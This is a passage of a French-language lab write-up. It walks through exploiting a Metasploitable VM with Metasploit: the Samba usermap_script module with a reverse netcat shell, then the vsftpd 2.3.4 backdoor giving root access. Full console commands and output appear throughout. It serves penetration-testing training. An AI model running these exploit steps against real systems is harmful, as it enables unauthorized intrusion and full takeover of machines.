   2   exploit/unix/misc/distcc_exec                        2002-02-01       excellent  Yes
    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup             2015-01-26       manual     No
    Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                        normal     No
    Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                  normal     No
    List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm         2014-10-14       excellent  No
    MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce  2018-05-31       excellent  Yes
    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                   2007-05-14       excellent  No
    Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                          2003-04-07       average    No
    Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap               2012-04-10       normal     Yes
    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                           normal     No
    Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                 normal     Yes
    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                      2010-06-16       good       No
    Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                2017-03-24       excellent  Yes
    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                 normal     No
    Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                               normal     No
    Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap              2007-05-14       good       Yes
    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap                2007-05-14       average    No
    Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap            2007-05-14       average    No
    Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                              normal     No
    Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                     2003-04-07       great      No
6 >
```

Récupérer l’exploit 8 : **exploit/multi/samba/usermap_script**

Etape 5: Utiliser l’exploit

Charger l’exploit pour permettre l'exécution de commandes à distance.

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

Etape 6: Options du Module

Afficher les options tels que:

- RHOSTS = IP de Metasploitable
- RPORT = 445
- LHOST = IP de Kali
- Payload configuré automatiquement

show options

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/m
                                      etasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Etape 7: Définir la cible

set RHOSTS 192.168.xx.xx

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.223.132
RHOSTS ⇒ 192.168.223.132
```

Etape 8: Définir le port

set RPORT 445

Etape 9: Définit l'adresse de la machine attaquante(Celle de ta machine)

set LHOST 192.168.xx.xx

Etape 10: Lance l'exploit

```
[*] Started reverse TCP handler on 192.168.223.131:4444
[*] Command shell session 1 opened (192.168.223.131:4444 → 192.168.223.132:47354) at 2025-
11-17 00:14:41 +0100
```

Etape 11: Navigation sur la machine compromise

```
[*] Started reverse TCP handler on 192.168.223.131:4444
[*] Command shell session 1 opened (192.168.223.131:4444 → 192.168.223.132:47354) at 2025-
11-17 00:14:41 +0100

shell
cd /tmp
ls
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
cd /tmp
root@metasploitable:/tmp# ls
5118.jsvc_up  zshleh
root@metasploitable:/tmp#
```

Résumé

Ce Lab m’a permis de:

- Analyse des ports et services avec Nmap
- Identification d'un service vulnérable
- Recherche d’exploit et utilisation de Metasploit
- Configuration d’un exploit (RHOSTS, RPORT, LHOST)
- Lancement d’une attaque Samba
- Obtention d’un accès shell à la machine Metasploitable
- Navigation sur un système compromis

PARTIE 2: Exploitation de la vulnérabilité VSFTPD

Objectif :

- Exploiter la backdoor connue du service vsftpd 2.3.4 présent sur Metasploitable afin d'obtenir une session distante.

Etape 1: Recherche des exploits VSFTPD

Tout en étant dans **msfconsole,** lancer la commande **search vsftpd**

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.
4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/
vsftpd_234_backdoor
```

Etape 2: Sélection de l'exploit

use exploit/unix/ftp/vsftpd_234_backdoor

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Etape 3: Vérifier les options

show options

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/m
                                      etasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

<u>Etape 7:</u> Définir l’adresse de la cible

set RHOSTS 192.168.xx.xx

<u>Etape 8</u>: Lancer l’exploit

exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.223.132
RHOSTS ⇒ 192.168.223.132
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.223.132:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.223.132:21 - USER: 331 Please specify the password.
[+] 192.168.223.132:21 - Backdoor service has been spawned, handling...
[+] 192.168.223.132:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.223.131:37757 → 192.168.223.132:6200) at 2025-
11-17 01:29:33 +0100

```

Nous constatons une ouverture et une connexion réussie vers notre backdoor .

<u>Etape 9:</u> Vérification d’accès

whoami

Résultat: **root (** Ceci montre que tu as un accès total sur la machine).

```
whoami
root
whoami
root
ps
  PID TTY          TIME CMD
    1 ?        00:00:00 init
    2 ?        00:00:00 kthreadd
    3 ?        00:00:00 migration/0
    4 ?        00:00:00 ksoftirqd/0
    5 ?        00:00:00 watchdog/0
    6 ?        00:00:00 events/0
    7 ?        00:00:00 khelper
   41 ?        00:00:00 kblockd/0
   44 ?        00:00:00 kacpid
   45 ?        00:00:00 kacpi_notify
  174 ?        00:00:00 kseriod
  212 ?        00:00:00 pdflush
  213 ?        00:00:00 pdflush
  214 ?        00:00:00 kswapd0
  256 ?        00:00:00 aio/0
 1280 ?        00:00:00 ksnapd
 1503 ?        00:00:00 ata/0
 1506 ?        00:00:00 ata_aux
 1515 ?        00:00:00 scsi_eh_0
 1518 ?        00:00:00 scsi_eh_1
 1538 ?        00:00:00 ksuspend_usbd
 1542 ?        00:00:00 khubd
 2411 ?        00:00:00 scsi_eh_2
 2580 ?        00:00:02 kjournald
 2736 ?        00:00:00 udevd
 3150 ?        00:00:00 kpsmoused
 4111 ?        00:00:00 kjournald
 4263 ?        00:00:00 rpciod/0
 4278 ?        00:00:00 rpc.idmapd
 4598 ?        00:00:00 dd
 4645 ?        00:00:00 sshd
 4721 ?        00:00:00 mysqld_safe
 4765 ?        00:00:00 logger
 4918 ?        00:00:00 lockd
 4919 ?        00:00:00 nfsd4
 4920 ?        00:00:00 nfsd
 4921 ?        00:00:00 nfsd
 4922 ?        00:00:00 nfsd
 4923 ?        00:00:00 nfsd
 4924 ?        00:00:00 nfsd
 4925 ?        00:00:00 nfsd
 4926 ?        00:00:00 nfsd
```

Résumé:

Ce Lab m’a permis de:

- Recherche d’exploits avec Metasploit
- Identification d’un service vulnérable
- Configuration d’un exploit (RHOSTS + options)
- Exploitation de la backdoor vsftpd 2.3.4
- Prise de contrôle totale du système (root)
- Post-exploitation : whoami, ps